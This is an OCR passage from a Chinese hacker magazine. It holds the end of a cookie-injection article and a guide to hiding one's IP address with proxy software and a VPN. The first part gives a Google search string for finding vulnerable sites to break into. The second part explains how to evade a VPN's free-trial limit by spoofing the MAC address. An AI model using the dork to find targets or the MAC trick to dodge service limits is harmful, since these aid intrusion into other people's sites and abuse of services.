


图9

然后点“开始”，过段时间会挖掘出大量存在此漏洞的页面，接着就用前面的方法进行入侵渗透。

第二种就是利用全世界最强的扫描工具——google，它的强大语法可以为我们提供方便。在框框输入“**inurl：shownews.asp 企业邮局联系我们繁体中文**”，然后点搜索即可。

好的，文章就到这里，如果有什么问题，请多多指教。欢迎到“黑手”论坛，我的ID：zarich，希望共同交流。

[greenbrowser的cookie读取插件已收录在本期光盘]

编辑点评：

cookie注入没有什么好说的了，文章介绍的cookie读取插件我用了一下，的确是很方便。

菜鸟恶补


从本文您可以学到：

1、学会通过代理隐藏足迹

2、使用VPN在网络中隐身

恶言语：

又是一个十月，又到了这个季节。秋天总是给人们充实，给人们希望。不仅仅是延续了千年的对收获的憧憬，更是你每一滴汗水的倒影。喜欢漫步在原野，四周是高高的草，舒展在高高的蓝天下，这是只有秋天才有的奢侈。每天的奔波太辛劳了，不是吗？敲着键盘，踏过水泥板，都已经遗忘了青草的味道。细细数来，这是风飘陪大家度过的第三个金秋了。每一次都有不同的心情，不一样的故事和结局，但心中依旧是甜美的，岁月如歌，我们收获着快乐。



让自己在网络中隐身

现在网络中各种各样的攻击越来越多，搞不好就会沦为黑客手中的一只肉鸡，所以我们要想办法保护好自己。除了安装杀毒软件和防火墙外，还有什么好的保护方法呢？其实黑客入侵主要还是通过IP地址，因此我们只需要隐藏IP地址即可。所以今天就来讲讲IP地址的隐藏方法，让我们在网络中做一个真正的隐身人。

一、利用代理来隐藏

利用代理服务器是最常见的IP地址隐藏方法，它位于网络客户端和远程服务器之间。有了它，客户端不是直接到远程服务器去取回数据，而是向代理服务器发出请求，并由代理服务器来取回客户端所需要的信息，再传送给自己的客户端。由于使用代理服务器上网可以隐藏自己的真实IP地址，所以这从根本上解决了端口扫描等恶意攻击的发生，此时的代理服务器已经变成了一个强大的网络防火墙。

1、获取代理地址

如何获得代理地址呢？这里我们使用“专业代理公布器”这款软件。运行后，如果用户没有软件账号的话，注册一个就可以马上使用。接着程序自动连接到网络，获取最新的IP地址信息库。这时可以看到程序包括“高速Socks5代理”、“高速HTTP代理”、“全能HTTP代理”等标签，其中每个标签都包括代理地区、代理IP地址、代理端口等信息，如图1所示。这里我们选择其中一个韩国的代理，然后点击鼠标右键进行代




图1 专业代理公布器

理复制。

2、代理软件设置

虽然每款网络软件都有代理设置，但是一个个的进行设置还是太麻烦，所以我们使用代理软件来操作。网上的代理软件有很多，这里我们选择使用“代理王”这款软件。由于程序安装过程中将安装WinSock SPI，如果你的电脑系统安装有主动防御功能的杀毒软件，就会出现提示窗口，我们必须“允许”才能安装成功。

现在点击任务栏中的“代理王”图标打开主界面，接着切换到其中的“代理”标签，然后点击“添加”按钮来进行添加一个代理服务器。

在弹出的“添加代理服务器”窗口中，“名称”选项可以随便填写，因为其只是起到标识作用而已。接着根据自己所寻找到的代理服务器信息，对“类型”、“IP地址”、“端口”、“户名”、“密码”进行设置。其中“类型”选项包括HTTP、Socks4、Socks5这三种代理服务器类型，如图2所示。




图2　添加代理

然后切换到“常规”面板，首先在“代理规则”中选择“全部代理”或“部分代理”中的一项。“全部代理”表示所有网络程序都使用指定的代理服务器来进行登录，如果有个别程序不需要使用代理服务器的话，可以点击“排除列表”按钮，将不使用代理的程序添加到该列表中。




图3

而“部分代理”正好相反，用户需要将使用代理的程序添加到“包含列表”中，接着在“选择需要使用的代理服务器”列表中，选择一个作为默认的代理服务器，再把“启用代理功能”选项勾选上，如图3所示，最后点击“确定”按钮。

设置好后，当我们通过IE浏览器访问网络时，就已经是使用的代理IP地址。

3、代理的优缺点

使用代理最大的优点，就是用户可以自己选择所需国家，或地区的代理服务器进行使用。但是缺点也相当明显，首先操作起来相对麻烦，其次就是这些代理很多都不稳定，因此不能长时间的进行使用。

二、利用VPN来隐藏

VPN的英文全称是“Virtual Private Network”，翻译过来就是“虚拟专用网络”。顾名思义，“虚拟专用网络”可以把它理解成是虚拟出来的内部专线，它可以通过特殊的加密通讯协议将连接在因特网上的，位于不同地方的多台计算机之间，建立一条专有的通讯线路，但它并不需要真正的去铺设光缆之类的物理线路。正因为如此，所以专用网络中的系统，显示出来的IP地址就是专用网络，而非自己在互连网中的真实IP地址。

1、VPN的使用设置

现在网络中有很多提供VPN服务的服务商，比如千渡、Linkideo、八匹马等。今天我们选择来自瑞典的VPN服务提供商Relakks，它可以提供长达30天的免费高质量VPN服务。在这30天内，用户可以使用它们的16MB/s带宽来VPN畅游网络，并且支持即时通讯软件登录、文件下载工具操作、以及SSL类型安全连接等。

Relakks提供的是无需软件安装的账户型服务（*注：还有一种形式需要专门的客户端的支持*），首先到Relakks的主页(www.relakks.com)上申请一个账号，接着创建一个VPN连接。

打开系统中的控制面板，点击“网络和Internet”中的“设置文件共享”，然后在弹出的窗口选择左侧中的“设置连接和网络”，在弹出的窗口选择“连接到工作区”，如图4所示。




图4　连接到工作区

点击“下一步”按钮，选择“使用我的Internet连接VPN”按钮，再在窗口中的“Internet地址”中设置为“pptp.relakks.com”，如图5所示。然后设置注册获得的用户名和密码，进行连接就可以立即使用了。




图5　设置

虽然Relakks只提供30天的免费服务，但它是通过记录MAC地址和账号使用时间来对用户进行检测的，而这种方法是可以通过修改MAC地址的方式绕过的。我们只要在30天免费期完结之后，修改一下MAC地址，重新申请一个免费账号就可以永远获得免费的高质量VPN服务了。

运行MAC地址修改工具Mac Makeup，点击“随机生成地址”按钮中的“完全随机生成MAC”，然后直接点击“更改”按


